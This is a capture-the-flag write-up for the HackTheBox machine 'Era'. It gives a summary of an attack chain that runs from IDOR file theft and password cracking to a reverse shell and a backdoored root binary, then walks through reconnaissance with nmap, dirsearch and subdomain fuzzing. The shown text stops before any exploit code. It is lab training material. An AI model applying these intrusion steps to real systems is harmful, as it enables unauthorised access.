Era
Writeup for HackTheBox Era machine

Executive Summary
Era is a Medium Linux machine that features a file sharing web application vulnerable to Insecure Direct Object References (IDOR), SQL database exposure, PHP stream wrapper abuse, and a group-writable cron monitor binary leading to root privilege escalation. The attack begins with subdomain enumeration to discover file.era.htb. After registering a low-privileged account, we exploit an IDOR vulnerability on the /download.php?id= endpoint to download arbitrary files, allowing us to retrieve filedb.sqlite. Examining the database reveals bcrypt password hashes for several users. Cracking these hashes yields the credentials yuri:mustang and eric:america.
We authenticate to FTP as yuri and find that the ssh2 PHP extension is enabled on the server. Additionally, an IDOR vulnerability in the security question update endpoint (/reset.php) allows us to overwrite the security questions for the admin_ef01cab31aa account and log in as administrator. In the administrator context, the download.php file format parameter accepts stream wrappers without validation. We abuse ssh2.exec:// to authenticate as eric locally and execute commands, establishing a reverse shell as eric. For privilege escalation, we locate a periodically executed monitoring binary /opt/AV/periodic-checks/monitor which is writable by group devs (which eric belongs to). By extracting the signature from the original binary using objcopy and injecting it into a static backdoor compiled in C, we replace the binary to obtain a root shell.
Reconnaissance
Network Enumeration
Nmap Scan
The assessment begins with a two-stage Nmap scan: a fast full-port discovery pass followed by a targeted service-and-script scan against confirmed open ports.
1
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
1
nmap -sC -sV $IP -p $port
How this works: The first command runs a rapid full-port scan across all 65,535 TCP ports (
-p-) at a high packet rate (--min-rate 10000), then filters the output to extract only port numbers of open ports, assembling them into a comma-separated list. The second command runs Nmap’s default scripting engine (-sC) and service/version detection (-sV) exclusively against those discovered open ports, generating detailed fingerprinting information.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ IP=10.129.215.181

┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
[sudo] password for kali:

┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ nmap -sC -sV $IP -p $port
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 00:43 EDT
Nmap scan report for file.era.htb (10.129.215.181)
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Era - File Sharing Platform
|_http-server-header: nginx/1.18.0 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds
Scan Analysis
Two ports are open on the target:
| Port | Service | Version | Notes |
|---|---|---|---|
| 21/tcp | FTP | vsftpd 3.0.5 | Very Secure FTP Daemon — may allow anonymous login or accept recovered credentials |
| 80/tcp | HTTP | nginx 1.18.0 (Ubuntu) | Hosts the “Era - File Sharing Platform” web application |
Key observations:
- Port 21 (FTP — vsftpd 3.0.5): vsftpd 3.0.5 is a modern, stable release without known critical unauthenticated vulnerabilities. However, the presence of FTP suggests credential-based access may be possible once we recover usernames and passwords from the application. FTP servers also frequently expose server-side configuration files, PHP extensions, and other sensitive artifacts when accessed by legitimate users.
- Port 80 (HTTP — nginx 1.18.0 on Ubuntu): The HTTP title
Era - File Sharing Platformidentifies this as a custom web application designed for file storage and sharing — a high-value target for file disclosure and upload abuse. Thenginx/1.18.0version is from 2020 and running on Ubuntu. The Nmap reverse DNS resolution reveals the hostnamefile.era.htb, meaning this target already has a virtual host configured — indicating subdomain-based routing is in use. PHPSESSIDcookie withouthttponlyflag: The login page sets a PHP session cookie without theHttpOnlyattribute. While this doesn’t directly help with our attack, it indicates that session cookies could be stolen by client-side script injection (XSS) if such a vulnerability existed.- No SSH port (22) exposed: Unlike many HTB machines, SSH is not directly exposed. This means our only external entry points are FTP and HTTP — narrowing our attack surface strategically.
Hostname Configuration
Add the IP and hostname to /etc/hosts to enable virtual host resolution:
1
echo "10.129.119.87 era.htb" | sudo tee -a /etc/hosts
Why virtual hosting matters here: Nmap already resolved the hostname
file.era.htbfrom the target’s reverse DNS. This means the server usesHost:header-based routing — different subdomains serve different applications. We need to add bothera.htband laterfile.era.htbto/etc/hoststo reach all hosted services.
Enumeration
Web Server — Port 80
Here, we have a web server running.
1
http://era.htb

After performing directory busting, we found no interesting directories. Let’s move on to subdomain enumeration.
1
dirsearch -u http://era.htb/ -e php,html,txt -x 400,403,404,503 -t 50
How
dirsearchworks: It performs dictionary-based brute-force enumeration against the target URL, appending the specified extensions (php,html,txt) to each wordlist entry. The-xflag suppresses responses with those HTTP status codes (client errors and forbidden), showing only actionable findings.-t 50sets 50 concurrent threads.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ dirsearch -u http://era.htb/ -e php,html,txt -x 400,403,404,503 -t 50
  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, html, txt | HTTP method: GET | Threads: 50 | Wordlist size: 10403

Output File: /home/kali/HTB-machine/era/reports/http_era.htb/__25-07-28_00-49-47.txt

Target: http://era.htb/

[00:49:47] Starting:
[00:50:28] 301 -  178B  - /css  ->  http://era.htb/css/
[00:50:35] 301 -  178B  - /fonts  ->  http://era.htb/fonts/
[00:50:40] 301 -  178B  - /img  ->  http://era.htb/img/
[00:50:43] 301 -  178B  - /js  ->  http://era.htb/js/

Task Completed
Result interpretation: Only static asset directories (
/css,/fonts,/img,/js) are found on the mainera.htbdomain — no PHP application pages, no admin panels, no interesting endpoints. This strongly suggests that the main application functionality lives on a different subdomain or virtual host. This is our cue to perform subdomain enumeration.
Here, we can see an interesting subdomain: file.
1
wfuzz -c -w /usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt  -H "Host: FUZZ.era.htb" --sc 200 http://era.htb/
How subdomain fuzzing works:
wfuzzsends HTTP requests toera.htbwhile replacing theHost:header with each entry from the wordlist (prefixed to.era.htb). Because nginx uses virtual hosting, if a valid subdomain is configured, the server returns a different response (200 OK) than it does for unknown subdomains. The--sc 200flag filters to only show responses with HTTP status code 200, making valid subdomains stand out.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/era/zip]
└─$ wfuzz -c -w /usr/share/dnsrecon/dnsrecon/data/subdomains-top1mil-20000.txt  -H "Host: FUZZ.era.htb" --sc 200 http://era.htb/
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://era.htb/
Total requests: 20000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000312:   200        233 L    559 W      6765 Ch     "file"
Discovery: Only one valid subdomain responds —
file. The response body is 233 lines / 6,765 characters, significantly different from the defaultera.htbresponse. This is the file-sharing platform application we saw referenced in Nmap’s hostname resolution (file.era.htb).
Subdomain: file.era.htb
Now, we update the /etc/hosts file again:
1
echo "10.129.119.87 file.era.htb" | sudo tee -a /etc/hosts
1
http://file.era.htb/

Here we have a sign-in page using credential and signin using security question.

After running dirsearch, we discovered another endpoint: register.php.
1
dirsearch -u http://file.era.htb/ -e php,html,txt -x 400,403,404,503 -t 50
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[~/HTB-machine/era]
└─$ dirsearch -u http://file.era.htb/ -e php,html,txt -x 400,403,404,503 -t 50

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, html, txt | HTTP method: GET | Threads: 50 | Wordlist size: 10403

Output File: /home/kali/HTB-machine/era/reports/http_file.era.htb/__25-07-28_00-57-00.txt

Target: http://file.era.htb/

[00:57:00] Starting:
[00:57:31] 301 -  178B  - /assets  ->  http://file.era.htb/assets/
[00:57:45] 302 -    0B  - /download.php  ->  login.php
[00:57:49] 301 -  178B  - /files  ->  http://file.era.htb/files/
[00:57:54] 301 -  178B  - /images  ->  http://file.era.htb/images/
[00:57:59] 200 -   34KB - /LICENSE
[00:58:00] 200 -    9KB - /login.php
[00:58:01] 200 -   70B  - /logout.php
[00:58:02] 302 -    0B  - /manage.php  ->  login.php
[00:58:20] 200 -    3KB - /register.php
[00:58:38] 302 -    0B  - /upload.php  ->  login.php

Task Completed
Key findings from file.era.htb enumeration:
| Endpoint | HTTP Code | Significance |
|---|---|---|
/download.php | 302 → login.php | Authenticated file download handler |
/manage.php | 302 → login.php | Authenticated file management interface |
/upload.php | 302 → login.php | File upload endpoint — requires auth |
/register.php | 200 | Open registration — we can create an account without an invite |
/files/ | 301 | Directory where uploaded files are stored |
/reset.php | (implicit, found in source code later) | Security question reset |
/LICENSE | 200 | 34KB license file — reveals the platform’s codebase/framework |
Critical insight: The
/download.php?id=pattern (with a numeric ID parameter) is a classic IDOR (Insecure Direct Object Reference) setup. If the server doesn’t validate that the authenticated user owns the requested file ID, any authenticated user can download any file by guessing or brute-forcing the numeric ID.
Registration Page
1
http://file.era.htb/register.php

Login Page
1
http://file.era.htb/login.php

Let’s register a user and log in. After successful login, we are redirected to the Manage File page.
1
http://file.era.htb/manage.php
Here we have an upload file endpoint. Let’s try uploading a normal file to observe the behavior.


As shown above, once the file is uploaded, a download link is provided which allows us to download the uploaded file.
